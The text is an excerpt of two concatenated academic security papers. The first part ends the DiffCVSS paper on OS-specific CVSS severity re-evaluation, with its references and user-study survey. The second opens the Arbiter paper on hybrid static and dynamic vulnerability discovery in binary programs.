CVSS is used in an "one for all" strategy that assigns a single severity score, regardless of the derivatives or versions. This problem results in both severity overestimation which wastes maintenance resources and severity underestimation which delays the patching of critical vulnerabilities and incurs critical threats. To address it, this paper presents DIFFCVSS, a system that can automatically and precisely determine if a vulnerability will have a higher or lower severity in a different OS. DIFFCVSS incorporates multiple new techniques, such as automatically identifying the call-chain for a vulnerability and mapping kernel functions to CVSS metrics, to ensure precision and effectiveness. We evaluated DIFFCVSS on the Linux and Android kernels. DIFFCVSS reveals that 110 (86.7%) of vulnerabilities show a different severity across OSes, and thus should be reevaluated per OS. In 18 cases, the severity is higher in the derivative Android system; failure to re-assess them will delay the patching process, incurring

critical threats. Our user study also showed that DIFFCVSS can correctly and effectively guide OS-aware re-evaluation. The results confirm that DIFFCVSS is precise and effective in capturing severity differences across OSes.

11 Acknowledgment

We thank our shepherd, Brent Byunghoon Kang, and the anonymous reviewers for their helpful suggestions and comments. We also thank Xiaolong Bai who helped coordinate the user study process. We are also grateful to maintainers of the CVE database for providing helpful feedback on our questions about CVSS metrics. We also thank the volunteers who were involved in our user study. This research was supported in part by the NSF awards CNS-1815621, CNS-1931208, CNS-2045478, NSF-1850725, and NSF-2124225. Any opinions, findings, conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of NSF.

References

[1] Cvss calculator, 2020. https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator.

[2] The android for msm project, 2021. https://source.codeaurora.org/quic/la/kernel/msm-3.10/.

[3] Diffcvss, 2021. https://sites.google.com/view/diffcvss/home.

[4] Security updates and resources, 2021. https://source.android.com/security/overview/updates-resources.

[5] Martín Abadi, Ashish Agarwal, Paul Barham, Eugene Brevdo, Zhifeng Chen, Craig Citro, Greg S. Corrado, Andy Davis, Jeffrey Dean, Matthieu Devin, Sanjay Ghemawat, Ian Goodfellow, Andrew Harp, Geoffrey Irving, Michael Isard, Yangqing Jia, Rafal Jozefowicz, Lukasz Kaiser, Manjunath Kudlur, Josh Levenberg, Dandelion Mané, Rajat Monga, Sherry Moore, Derek Murray, Chris Olah, Mike Schuster, Jonathon Shlens, Benoit Steiner, Ilya Sutskever, Kunal Talwar, Paul Tucker, Vincent Vanhoucke, Vijay Vasudevan, Fernanda Viégas, Oriol Vinyals, Pete Warden, Martin Wattenberg, Martin Wicke, Yuan Yu, and Xiaoqiang Zheng. TensorFlow: Large-scale machine learning on heterogeneous systems, 2015. Software available from tensorflow.org.

[6] Luca Allodi, Sebastian Banescu, Henning Femmer, and Kristian Beckers. Identifying relevant information cues for vulnerability assessment using cvss. In *Proceedings of the Eighth ACM Conference on Data and Application Security and Privacy*, pages 119–126, 2018.

[7] Android. Security updates and resources, 2020. https://www.redhat.com/en/blog/third-party-severity-ratings.

[8] Ashish Arora, Ramayya Krishnan, Rahul Telang, and Yubao Yang. An empirical analysis of software vendors' patch release behavior: impact of vulnerability disclosure. *Information Systems Research*, 21(1):115–132, 2010.

[9] Kevin Bartz, Jack W Stokes, John Platt, Ryan Kivett, David Grant, Silviu Calinoiu, and Gretchen Loihile. Finding similar failures using callstack similarity. 2008.

[10] Diksha Behl, Sahil Handa, and Anuja Arora. A bug mining tool to identify and analyze security bugs using naive bayes and tf-idf. In *2014 International Conference on Reliability Optimization and Information Technology (ICROIT)*, pages 294–299. IEEE, 2014.

[11] Mehran Bozorgi, Lawrence K Saul, Stefan Savage, and Geoffrey M Voelker. Beyond heuristics: learning to classify vulnerabilities and predict exploits. In *Proceedings of the 16th ACM SIGKDD international conference on Knowledge discovery and data mining*, pages 105–114, 2010.

[12] Benjamin L Bullough, Anna K Yanchenko, Christopher L Smith, and Joseph R Zipkin. Predicting exploitation of disclosed software vulnerabilities using open-source data. In *Proceedings of the 3rd ACM on International Workshop on Security and Privacy Analytics*, pages 45–53, 2017.

[13] Yue Cao, Zhiyun Qian, Zhongjie Wang, Tuan Dao, Srikanth V. Krishnamurthy, and Lisa M. Marvel. Off-path TCP exploits: Global rate limit considered dangerous. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 209–225, Austin, TX, August 2016. USENIX Association.

[14] Eugene Charniak. Tree-bank grammars. In *Proceedings of the National Conference on Artificial Intelligence*, pages 1031–1036, 1996.

[15] Tao Chen, Ruifeng Xu, Yulan He, and Xuan Wang. Improving sentiment analysis via sentence type classification using bilstm-crf and cnn. *Expert Systems with Applications*, 72:221–230, 2017.

[16] Edsger W Dijkstra. A note on two problems in connexion with graphs. *Numerische mathematik*, 1(1):269–271, 1959.

[17] Andrej Dobrovoljc, Denis Trček, and Borut Likar. Predicting exploitations of information systems vulnerabilities through attackers' characteristics. *IEEE Access*, 5:26063–26075, 2017.

[18] Clément Elbaz, Louis Rilling, and Christine Morin. Fighting n-day vulnerabilities with automated cvss vector prediction at disclosure. In *Proceedings of the 15th International Conference on Availability, Reliability and Security*, pages 1–10, 2020.

[19] Sadegh Farhang, Mehmet Bahadir Kirdan, Aron Laszka, and Jens Grossklags. An empirical study of android security bulletins in different vendors. In *Proceedings of The Web Conference 2020*, pages 3063–3069, 2020.

[20] Katheryn A Farris, Ankit Shah, George Cybenko, Rajesh Ganesan, and Sushil Jajodia. Vulcon: A system for vulnerability prioritization, mitigation, and management. *ACM Transactions on Privacy and Security (TOPS)*, 21(4):1–28, 2018.

[21] Qian Feng, Minghua Wang, Mu Zhang, Rundong Zhou, Andrew Henderson, and Heng Yin. Extracting conditional formulas for cross-platform bug search. In *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security*, pages 346–359, 2017.

[22] FIRST. A complete guide to the common vulnerability scoring system, 2021.

[23] Christian Fruhwirth and Tomi Mannisto. Improving cvss-based vulnerability prioritization and response with context information. In *2009 3rd International symposium on empirical software engineering and measurement*, pages 535–544. IEEE, 2009.

[24] Christian Fruhwirth and Tomi Mannisto. Improving cvss-based vulnerability prioritization and response with context information. In *2009 3rd International Symposium on Empirical Software Engineering and Measurement*, pages 535–544, 2009.

[25] Kelsey R Fulton, Anna Chan, Daniel Votipka, Michael Hicks, and Michelle L Mazurek. Benefits and drawbacks of adopting a secure programming language: Rust as a case study. In *Seventeenth Symposium on Usable Privacy and Security ({SOUPS} 2021)*, pages 597–616, 2021.

[26] Jian Gao, Xin Yang, Ying Fu, Yu Jiang, and Jiaguang Sun. Vulseeker: a semantic learning based vulnerability seeker for cross-platform binary. In *2018 33rd IEEE/ACM International Conference on Automated*

Software Engineering (ASE), pages 896–899. IEEE, 2018.

[27] Google. Android common kernels, 2020. https://source.android.com/devices/architecture/kernel/android-common.

[28] Google. Chrome os, 2020. https://www.google.com/chromebook/chrome-os/.

[29] Google. Android developers, 2021. https://developer.android.com/.

[30] Katerina Goseva-Popstojanova and Jacob Tyo. Identification of security related bug reports via text mining using supervised and unsupervised classification. In *2018 IEEE International Conference on Software Quality, Reliability and Security (QRS)*, pages 344–355. IEEE, 2018.

[31] Greg Guest, Arwen Bunce, and Laura Johnson. How many interviews are enough? an experiment with data saturation and variability. *Field methods*, 18(1):59–82, 2006.

[32] Zhuobing Han, Xiaohong Li, Zhenchang Xing, Hongtao Liu, and Zhiyong Feng. Learning to predict severity of software vulnerability using only vulnerability description. In *2017 IEEE International conference on software maintenance and evolution (ICSME)*, pages 125–136. IEEE, 2017.

[33] Matthew Honnibal, Ines Montani, Sofie Van Landeghem, and Adriane Boyd. spaCy: Industrial-strength Natural Language Processing in Python. 2020.

[34] Ltd Huawei Device Co. Emui 11, 2021. https://consumer.huawei.com/en/emui-11/.

[35] Incident Response and Security Teams. Cvss score, 2021.

[36] NVD ITL. National vulnerability database, 2020. https://nvd.nist.gov/.

[37] The kernel development community. The linux kernel api.

[38] The kernel development community. Writing kernel-doc comments, 2021.

[39] Atefeh Khazaei, Mohammad Ghasemzadeh, and Vali Derhami. An automatic method for cvss score prediction using vulnerabilities description. *Journal of Intelligent & Fuzzy Systems*, 30(1):89–96, 2016.

[40] Foutse Khomh, Hao Yuan, and Ying Zou. Adapting linux for mobile platforms: An empirical study of android. In *2012 28th IEEE international conference on software maintenance (ICSM)*, pages 629–632. IEEE, 2012.

[41] BlackBerry Limited. Blackberry secure platform, 2018. https://www.blackberry.com/us/en/campaigns/2018/blackberry-secure-platform.

[42] Qixu Liu, Yuqing Zhang, Ying Kong, and Qianru Wu. Improving vrss-based vulnerability prioritization using analytic hierarchy process. *Journal of Systems and Software*, 85(8):1699–1708, 2012.

[43] Kangjie Lu and Hong Hu. Where does it go? refining indirect-call targets with multi-layer type analysis. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 1867–1881, 2019.

[44] Kangjie Lu, Aditya Pakki, and Qiushi Wu. Detecting missing-check bugs via semantic- and context-aware criticalness and constraints inferences. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1769–1786. USENIX Association, 2019.

[45] Allison McDonald, Catherine Barwulor, Michelle L Mazurek, Florian Schaub, and Elissa M Redmiles. " it's stressful having all these phones": Investigating sex workers' safety goals, risks, and practices online. In *30th {USENIX} Security Symposium ({USENIX} Security 21)*, 2021.

[46] Peter Mell, Karen Scarfone, and Sasha Romanosky. Common vulnerability scoring system. *IEEE Security & Privacy*, 4(6):85–89, 2006.

[47] MITRE-CVE. Common vulnerabilities and exposures program, 2021.

[48] MIUI. Miui 12, 2020. https://en.miui.com/.

[49] Steven S Muchnick. Advanced compiler design and implementation morgan kaufmann publishers. *San Francisco, California*, 1997.

[50] National Vulnerability Database (NVD). Vulnerability metrics, 2020. https://nvd.nist.gov/vuln-metrics/cvss.

[51] OPPO. Color os7, 2020. https://www.coloros.com/en/coloros7.

[52] Yoann Padioleau, Julia L. Lawall, René Rydhof Hansen, and Gilles Muller. Documenting and automating collateral evolutions in linux device drivers. In *EuroSys*, 2008.

[53] RedHat. Third-party severity ratings, 2007. https://www.redhat.com/en/blog/third-party-severity-ratings.

[54] Radim Řehůřek and Petr Sojka. Software Framework for Topic Modelling with Large Corpora. In *Proceedings of the LREC 2010 Workshop on New Challenges for NLP Frameworks*, pages 45–50, Valletta, Malta, May 2010. ELRA. http://is.muni.cz/publication/884893/en.

[55] Debjani Saha, Anna Chan, Brook Stacy, Kiran Javkar, Sushant Patkar, and Michelle L Mazurek. User attitudes on direct-to-consumer genetic testing. In *2020 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 120–138. IEEE, 2020.

[56] Ruchi Sharma, Ritu Sibal, and Sangeeta Sabharwal. Software vulnerability prioritization using vulnerability description. *International Journal of System Assurance Engineering and Management*, pages 1–7, 2020.

[57] Stephen Smalley and Robert Craig. Security enhanced (se) android: Bringing flexible mac to android. In *Ndss*, volume 310, pages 20–38, 2013.

[58] Georgios Spanos, Lefteris Angelis, and Dimitrios Toloudis. Assessment of vulnerability severity using text mining. In *Proceedings of the 21st Pan-Hellenic Conference on Informatics*, pages 1–6, 2017.

[59] Said Sryheni. Find all simple paths between two vertices in a graph, 2020. https://www.baeldung.com/cs/simple-paths-between-two-vertices.

[60] Rock Stevens, Daniel Votipka, Elissa M Redmiles, Colin Ahern, Patrick Sweeney, and Michelle L Mazurek. The battle for new york: a case study of applied digital threat modeling at the enterprise level. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 621–637, 2018.

[61] Lin Tan, Ding Yuan, Gopal Krishna, and Yuanyuan Zhou. /* icomment: Bugs or bad comments?*. In *Proceedings of twenty-first ACM SIGOPS symposium on Operating systems principles*, pages 145–158, 2007.

[62] Duyu Tang, Furu Wei, Nan Yang, Ming Zhou, Ting Liu, and Bing Qin. Learning sentiment-specific word embedding for twitter sentiment classification. In *Proceedings of the 52nd Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers)*, pages 1555–1565, 2014.

[63] Ubuntu Security Team. Ubuntu cve tracker. https://git.launchpad.net/ubuntu-cve-tracker/tree/README#n229.

[64] Tenable Research. Predictive prioritization: How to focus on the vulnerabilities that matter most, 2018.

[65] Thgarnie. Syzkaller, 2019. https://github.com/google/syzkaller.

[66] Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N Gomez, Łukasz Kaiser, and Illia Polosukhin. Attention is all you need. In *Advances in neural information processing systems*,

pages 5998–6008, 2017.

[67] Daniel Votipka, Seth Rabin, Kristopher Micinski, Jeffrey S Foster, and Michelle L Mazurek. An observational investigation of reverse engineers' processes. In *29th {USENIX} Security Symposium ({USENIX} Security 20)*, pages 1875–1892, 2020.

[68] Daniel Votipka, Eric Zhang, and Michelle L Mazurek. Hacked: A pedagogical analysis of online vulnerability discovery exercises. In *2021 IEEE Symposium on Security and Privacy (SP)*, pages 1268–1285. IEEE, 2021.

[69] Yan Wang, Chao Zhang, Xiaobo Xiang, Zixuan Zhao, Wenjie Li, Xiaorui Gong, Bingchang Liu, Kaixiang Chen, and Wei Zou. Revery: From proof-of-concept to exploitable. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1914–1927, 2018.

[70] Miranda Wei, Madison Stamos, Sophie Veys, Nathan Reitinger, Justin Goodman, Margot Herman, Dorota Filipczuk, Ben Weinshel, Michelle L Mazurek, and Blase Ur. What twitter knows: Characterizing ad targeting practices, user perceptions, and ad explanations through users' own twitter data. In *29th {USENIX} Security Symposium ({USENIX} Security 20)*, pages 145–162, 2020.

[71] Wikipedia contributors. Mobile operating system — Wikipedia, the free encyclopedia, 2021. [Online; accessed 12-October-2021].

[72] Wiseman, Greg. How to measurably reduce false positive vulnerabilities by up to 22%., 2020.

[73] Xiaojun Xu, Chang Liu, Qian Feng, Heng Yin, Le Song, and Dawn Song. Neural network-based graph embedding for cross-platform binary code similarity detection. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 363–376, 2017.

[74] Wei You, Peiyuan Zong, Kai Chen, XiaoFeng Wang, Xiaojing Liao, Pan Bian, and Bin Liang. Semfuzz: Semantics-based automatic generation of proof-of-concept exploits. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 2139–2154, 2017.

[75] Tong Zhang, Wenbo Shen, Dongyoon Lee, Changhee Jung, Ahmed M Azab, and Ruowen Wang. Pex: A permission check analysis framework for linux kernel. In *28th {USENIX} Security Symposium ({USENIX} Security 19)*, pages 1205–1220, 2019.

[76] Zheng Zhang, Hang Zhang, Zhiyun Qian, and Billy Lau. An investigation of the android kernel patch ecosystem. In *30th {USENIX} Security Symposium ({USENIX} Security 21)*, 2021.

[77] Xiaoyong Zhou, Yeonjoon Lee, Nan Zhang, Muhammad Naveed, and XiaoFeng Wang. The peril of fragmentation: Security hazards in android device driver customizations. In *2014 IEEE Symposium on Security and Privacy*, pages 409–423. IEEE, 2014.

[78] Yaqin Zhou and Asankhaya Sharma. Automated identification of security issues from commit messages and bug reports. In *Proceedings of the 2017 11th joint meeting on foundations of software engineering*, pages 914–919, 2017.

12 Appendix

12.1 User study materials

12.1.1 Recruitment Requirement for Students

Students met the following requirement are selected to participate the user study.

- Must have take at least one security-related class
- Must have some basic knowledge of system security
- Must read/write vulnerability report before
- Must be familiar with Linux Kernel

12.1.2 Contact Information Survey

The contact information survey is used to record demographics information and contact method, provide the online consent form. The details can be found at [3].

12.1.3 Online Consent Form

We provide online consent form for participants to read before agreeing to be in the study. It includes the purpose, the procedure of this study, and the risks and benefits of taking part in this study. The details can be found at [3]

12.1.4 Train Evaluation Form

Train Evaluation Form, which can evaluate the student's professional knowledge of vulnerability assessment, is used to guarantee the student participants can deliver qualified responses. The details can be found at [3].

12.1.5 Post Survey

1. How necessary do you think the derivatives of Linux kernel need to re-evaluate the vulnerabilities?
   (a) Extremely necessary
   (b) Very necessary
   (c) Moderately necessary
   (d) Slightly necessary
   (e) Not necessary at all
2. Do you think DIFFCVSS can correctly guide you when re-evaluate the vulnerability?
   ☐ Yes
   ☐ No
   ☐ Not Sure
3. How effectively do you think DIFFCVSS tool can help you re-evaluate vulnerability?
   (a) Extremely effective
   (b) Very effective
   (c) Moderately effective
   (d) Slightly effective
   (e) Not effective at all
4. What kinds of manual work can be reduced with DIFFCVSS?
   ☐ Less time to find vulnerability-related call-chain
   ☐ Less time to understand the functionality of code
   ☐ Less time to analyze the CVSS metrics
   ☐ Less time to understand the exploitability of the vulnerability
   ☐ Other
5. How much do you think DIFFCVSS can reduce your workload? (scale question from reducing 0% - 100% workload)
6. What kinds of manual work still required with DIFFCVSS?
   ☐ Look into the patch of the vulnerability
   ☐ Look into the CVE description
   ☐ Checking the reachability of the call-chain
   ☐ other
7. How precise do you think about DIFFCVSS?
   (a) Extremely precise
   (b) Very precise
   (c) Moderately precise
   (d) Slightly precise
   (e) Not precise at all
8. Will you consider using the tool in the future when you need to evaluate a new vulnerability?
   ☐ Yes
   ☐ No
   ☐ Might or might not
9. Do you think our methodology can be generalized to other programs/other applications?
   ☐ Yes
   ☐ No
   ☐ Might or might not
10. If any, please describe the shortcoming of DIFFCVSS and anything that can be improved for DIFFCVSS (open-question).

Arbiter: Bridging the Static and Dynamic Divide in Vulnerability Discovery on Binary Programs

Jayakrishna Vadayath*, Moritz Eckert†, Kyle Zeng*, Nicolaas Weideman‡, Gokulkrishna Praveen Menon*, Yanick Fratantonio+, Davide Balzarotti†, Adam Doupé*, Tiffany Bao*, Ruoyu Wang*, Christophe Hauser‡, Yan Shoshitaishvili*

*Arizona State University, †EURECOM, ‡University of Southern California, +Cisco Systems Inc.

*{jvadayat,zengyhkyle,gpraveen,doupe,tbao,fishw,yans}@asu.edu †{moritz.eckert,davide.balzarotti}@eurecom.fr

+yanick.fratantonio.me ‡hauser@isi.edu ‡nweidema@usc.edu

Abstract

In spite of their effectiveness in the context of vulnerability discovery, current state-of-the-art binary program analysis approaches are limited by inherent trade-offs between accuracy and scalability. In this paper, we identify a set of vulnerability properties that can aid both static and dynamic vulnerability detection techniques, improving the precision of the former and the scalability of the latter. By carefully integrating static and dynamic techniques, we detect vulnerabilities that exhibit these properties in real-world programs at a large scale.

We implemented our technique, making several advancements in the analysis of binary code, and created a prototype called ARBITER. We demonstrate the effectiveness of our approach with a large-scale evaluation on four common vulnerability classes: CWE-131 (Incorrect Calculation of Buffer Size), CWE-252 (Unchecked Return Value), CWE-134 (Uncontrolled Format String), and CWE-337 (Predictable Seed in Pseudo-Random Number Generator). We evaluated our approach on more than 76,516 x86-64 binaries in the Ubuntu repositories and discovered new vulnerabilities, including a flaw inserted into programs during compilation.

1 Introduction

In spite of the constant evolution of security mechanisms and safeguards that were introduced in compilers, operating systems, and development environments, software vulnerabilities continue to be discovered. As a partial mitigation for this, the process of post-development analysis and testing has become standard practice in assessing the security of standard libraries, OS components, and embedded firmware alike.

In recent years, the state of the art in binary vulnerability discovery advanced with a panoply of new *dynamic* approaches, with a focus on fuzzing techniques. While this emphasis on fuzzing has led to dramatic improvements over existing techniques, and, therefore, represents a valuable path forward, it has come at a cost of investment in *static analysis*. This trade-off has downsides: "deep bugs", i.e., bugs "buried" deep within a program's possible execution paths or requiring intricate constraints tend to challenge dynamic techniques due to the dynamic coverage problem. Another dynamic approach, dynamic symbolic execution (DSE), is commonly used to exhaust execution paths within a small region of binary code and look for property violations. DSE's high-fidelity execution is both a bless and a curse: it also suffers from the dynamic coverage problem due to poor scalability on real-world binaries.

While revisiting static analysis would allow researchers to sidestep the dynamic coverage problem, current static analysis techniques on binary code lack the precision required to effectively identify vulnerabilities without overwhelming human analysts with false positives.

Vulnerability discovery techniques are most useful if they can be applied on a *wide* spectrum of programs in a fully *automated* manner without introducing overwhelming numbers of false positives. A *hybrid* approach—taking the best from both static and dynamic worlds—with high precision while maintaining high scalability, would be a powerful tool.

In this paper, we describe our effort to build such a tool, inspired by the evolution of fuzzing research. Because fuzzers must execute the target program, individual techniques are tailored to the analysis of individual program classes, such as kernel modules [20, 43] or language runtimes [19]. We realized that an analog to this concept in static analysis is the tailoring of static analyses to *specific vulnerability types*. By leveraging this insight, we identified a set of vulnerability properties that allow us to maintain, at the same time, a scalable (albeit imprecise) static detection and a precise (albeit less scalable) dynamic filtering of false positives. ARBITER is our hybrid analysis technique that can scalably analyze large amounts of binary code while maintaining high precision even in the case of complex vulnerabilities such as intricate occurrences of integer overflows or privilege escalation bugs. ARBITER is expandable and supports the specification of different vulnerability classes that exhibit the properties we identified, with new vulnerability class specifications requiring on the order of 75 lines of code. We present examples for four cases: CWE-131 (Incorrect Calculation of Buffer Size), CWE-252 (Unchecked Return Value), CWE-337 (Predictable Seed in PRNG), and CWE-134 (Uncontrolled Format String).

To achieve ARBITER's hybrid analysis, we introduce novel improvements to, and create novel combinations of, several binary-level analysis techniques, culminating in an adaptive false positive filtering step that uses static and dynamic techniques for a configurable trade-off between precision and performance. We also show how previous approaches—including those that target specific categories of bugs—are all affected

by limitations that hinder their precision and scalability. In fact, while one may think that detecting these vulnerabilities is trivial, we show that they are very challenging to identify in complex, real-world scenarios, and non-trivial even on "toy" code. For example, in an experiment on the synthetic Juliet dataset, ARBITER identified, and we manually confirmed, *190 vulnerabilities* in testcases that were erroneously considered safe by the ground truth and former analyses.

We evaluate ARBITER on 76,516 binary programs, which are collected from x86-64 Ubuntu 18.04 software repositories. We also demonstrate its precision by analyzing the 436 CWE-131 alerts that ARBITER raises in 366 programs, the 159 CWE-252 alerts across 126 programs, the 158 CWE-134 alerts across 119 programs, and the 377 CWE-337 alerts across 370 programs. These results demonstrate that ARBITER scales to real-world scenarios, and can detect bugs, including 0-day vulnerabilities, in real-world software. For example, we found and reported an exploitable vulnerability (CVE-2018-18311) in the Perl runtime and a heap error that affects *all 32-bit programs compiled by the OCaml compiler*.

Contributions. Our paper makes the following contributions:

- We identify a specific set of vulnerability properties that allow for the effective combination of static analysis and dynamic analysis, especially DSE, to achieve precision while maintaining scalability.
- We develop ARBITER, a framework that combines static analysis and DSE to identify bugs. ARBITER operates without any requirement for source code or build systems, and includes novel improvements to both static and dynamic techniques. Creating specifications of new vulnerability classes in ARBITER is inexpensive.
- We perform a large-scale evaluation of ARBITER, analyzing 76,516 binaries for four bug classes.

To support open research, ARBITER and data is available[1].

2 Related Work and Motivations

Table 1 lists six features that, from our view, are critical for real-world adoption of a vulnerability discovery technique. While much research focuses on vulnerability discovery, none of them provides an automated, scalable, and generic solution, which is the goal of this research. We first discuss research work that attempted (and failed) to achieve our research goal, then we present our observations and insights that led to the birth of ARBITER.

2.1 Vulnerability Discovery Techniques

We group existing vulnerability discovery techniques (summarized in Table 1) that are closely related to ARBITER along three main areas and discuss their advantages and limitations, which prevented them from being widely adopted.

[1] https://github.com/jkrshnmenon/arbiter

Tool	No Source	High Scalability	Low False Positive	No Harness	Symbolic Reasoning	Generic Vulns
Vanguard	✗	✓	✗	✓	✗	✗
Joern	✗	✓	✗	✓	✗	✓
CodeQL	✗	✓	✗	✓	✗	✓
Infer	✗	✓	✗	✓	✗	✓
AFL	✓	✗	✓	✗	✗	✓
Smartfuzz	✓	✗	✓	✗	✓	✗
DIODE	✓	✗	✓	✗	✓	✗
Statsym	✓	✗	✓	✗	✓	✓
IntScope	✓	✓	✓	✓	✓	✗
INDIO	✓	✓	✓	✓	✓	✗
ARBITER	✓	✓	✓	✓	✓	✓[2]

Table 1: Comparison between ARBITER and related tools in terms of their capabilities. We note whether the tool *requires source code*, has *high scalability* through the use of static techniques, has a *low false positive rate* through the use of dynamic techniques, *requires a harness* to execute the code under test, has *symbolic reasoning* capabilities, and supports *generic vulnerability types*.

White-box Static Vulnerability Analysis. Many techniques exist to find vulnerabilities in source code. However, there are fundamental challenges that differentiate static analysis from solutions that focus on binaries. Therefore, we only discuss approaches that are more closely related to ARBITER.

Graph-based vulnerability discovery approaches, such as Joern, Chucky, and CodeQL, rely on a number of carefully crafted queries that express patterns over a graph representation of the program source code [35, 44, 46]. Their main goal is to reduce the scope for a human analyst to only the potentially vulnerable parts of the code. As such, they do not try to be fully automated nor precise.

Some static tools are designed to find the same types of errors as ARBITER. For example, Vanguard [40] tries to identify missing security-sensitive checks by combining static code analysis and taint analysis. On top of requiring source code, Vanguard explicitly focuses on checks of operations directly affected by user input, and could not detect, among others, the failed dropped privilege vulnerability (shown in Section 3.2).

Dynamic Analysis on Binaries. There is a rich literature on the use of static analysis and DSE to drive the test case generation in a fuzzer [1, 2, 7, 27, 30, 37, 41, 49, 50].

SmartFuzz combines fuzzing and DSE to identify integer bugs in x86 Linux programs [25]. In addition to generating new test cases by using DSE, SmartFuzz uses a constraint solver to further identify assertion errors in integer operations, such as arithmetic overflows, non-value preserving width conversions, and dangerous signed/unsigned conversions. However, similar to other dynamic techniques, the scalability of SmartFuzz is severely limited by the symbolic-supported fuzzy exploration performed from the program entry point. Furthermore, SmartFuzz is limited to integer bugs, and it is unclear how much effort is required to support detection of more bug types.

[2] ARBITER can identify different types of vulnerabilities provided that they satisfy certain properties as described in Section 3.

Other solutions adopt taint analysis or DSE to uncover vulnerabilities in applications, e.g., Statsym [48], which uses statistics-guided DSE, and DIODE [39], which uses taint analysis to identify code locations that allocate memory and DSE to check if the integer argument of these allocation is vulnerable to overflow. While these solutions can find some vulnerabilities that ARBITER finds, both approaches require test-cases that exercise vulnerable points in target programs. In practice, this often requires an extensive fuzzing campaign.

Binary Static Analysis enhanced by DSE. Combining static analysis and DSE to verify results and reduce false positives is not novel. INDIO [51] is a pattern-matching solution that identifies and ranks code locations for potential vulnerabilities, then uses DSE with path pruning to validate the vulnerability. INDIO always starts from the program's entry point when performing DSE, which greatly limits its scalability.

IntScope [42] uses path-sensitive data-flow analysis to identify integer overflows, and taint analysis followed by DSE to verify that the overflow constraints are satisfied. The combination of static analysis and DSE and the ability to detect integer overflows with a low number of false positives makes these approaches similar to ARBITER. However, these techniques are tailored to a specific class of bugs, while integer overflow is only one example of what ARBITER is designed to detect.

2.2 Binary Analysis: Static vs. Dynamic

Table 2 provides a qualitative comparison of common vulnerability discovery techniques on binary code. Generally, dynamic techniques and static techniques have different focuses: The former sacrifices code coverage (due to the dynamic coverage problem, which leads to a high number of missed bugs) and heavily relies on human effort for harnessing and deployment, while the latter can easily achieve high code coverage at the cost of high false positives. Resource requirements, scaling up, filtering false positives from reported vulnerabilities, and human effort in modeling environment or creating harnesses all directly translate to the essential cost of applying these techniques. This cost contributes to the reluctance of applying these techniques on a wide spectrum of binaries.

Revisiting Table 2 reveals an interesting gap among these vulnerability discovery techniques: The lack of *economic*, *scalable*, and *low-human-inference* techniques with low false positive and false negative rates. Specifically, the absence of such techniques dictates that the use of modern vulnerability discovery techniques must be combined with high cost, in the form of either significant compute or human effort. This motivates our design of ARBITER, a low-cost vulnerability discovery technique on binary code for a set of vulnerability classes that are compliant with certain properties.

3 Vulnerability-Targeted Static Analysis

Our key insight is that, by carefully choosing vulnerabilities with properties that can be leveraged during both static and dynamic analysis, we can properly scope a vulnerability detection approach to combine these two paradigms and achieve high precision while maintaining scalability. To this end, we identified a set of vulnerability "properties" that lend themselves well to static analysis while also providing opportunities for integrating dynamic techniques to improve precision. We identified three such properties:

(P1) Data-flow sensitive vulnerabilities. Vulnerabilities that are *data-flow sensitive* can be discovered by reasoning about data flows between input sources and vulnerability sinks. Note that the scope of data-flow sensitive vulnerabilities is strictly larger than taint-style vulnerabilities, which only includes vulnerabilities that are caused by *missing* sanitization on tainted user input [45]. These are approachable by static techniques, with typical precision limitations, but *also allow for additional dynamic verification of data flows* to increase precision.

(P2) Easily identifiable sources or sinks. During vulnerability discovery, vulnerability sources determine the beginning of data-flow tracking, and vulnerability sinks determine the termination of data-flow tracking. Identifying sources and sinks for many vulnerability classes requires precise aliasing information on an entire binary, which is known to be prohibitively expensive and unscalable. For example, if the source is defined as "any data read from file `/tmp/secret`," identifying all input sources will require correctly analyzing the parameters of every function and syscall that opens a file, and the propagation of file pointers, file descriptors, and relevant data structures. On the contrary, some have sources or sinks that can be identified through examining artifacts that a computationally cheap and scalable analysis generates, such as a CFG. An example of such a sink is "all call sites to the library function `malloc()`."

With this style of sources and sinks, slicing a program from a source to a sink is a well-studied static technique. Though this property is generally considered in the context of static analysis, these slices can be processed by dynamic techniques. This allows for dynamic techniques, such as DSE, to reason about over-approximations in the slicing process, fix such over-approximations, and improve overall system precision.

(P3) Control-flow-determined aliasing. Tracking data-flows almost always involves recovering aliasing information, which requires an expensive, full-binary analysis on the target. However, we observe that the data flows that many vulnerabilities incorporate do not involve pointer dereferencing at all, or when they do, the pointer can always be resolved to one object that is determined by the control flow (*e.g.,* local variables accessed through the stack pointer). We deem such cases of aliasing as control-flow-determined, making this a prerequisite of our targeted vulnerabilities.

Technique	Genre	FP	FN	Vuln. types	Coverage	Resource	Human effort	Scalability	Examples
Fuzzing	dynamic	no	high	crash-introducing	very low	high	harnessing, deployment	high	[1, 2, 7, 10, 11, 30, 37, 50]
Taint tracking	dynamic	no	high	generic	very low	high	harnessing, env., rules	high	[26, 34]
DSE	dynamic	yes	high	generic	low	very high	harnessing, env., rules	low	[34, 38]
DSE-assis. fuzzing	dynamic	no	high	crash-introducing	low	high	harnessing, env.	medium	[5, 6, 16, 17, 27, 41, 49]
Graph-based tech.	static	high	medium	generic	high	low	env., rules, fp	high	[28, 44, 45]
Taint-based tech.	static	high	medium	generic	high	low	env., rules, fp	high	[8, 18, 31, 32]
ARBITER	hybrid	low	low	specific	high	low	rules	high	

Table 2: A qualitative comparison of the strengths and weaknesses of common vulnerability discovery techniques on binary code. "DSE-assis. fuzzing" refers DSE-assisted fuzzing techniques; "Graph-based tech." refers to static analysis techniques that are based on program property graphs; "Taint-based tech." refers to taint-based static analysis techniques. The "high," "medium," and "low" assessment are empirical and illustrative. "Generic" means users can develop violation detection rules for each vulnerability type to discover. "Env." refers to the effort of modeling environment (developing taint propagation rules for library functions in taint tracking, or developing function summaries for library functions in DSE). "FP" refers to false-positive reduction effort, which is mostly done by humans.

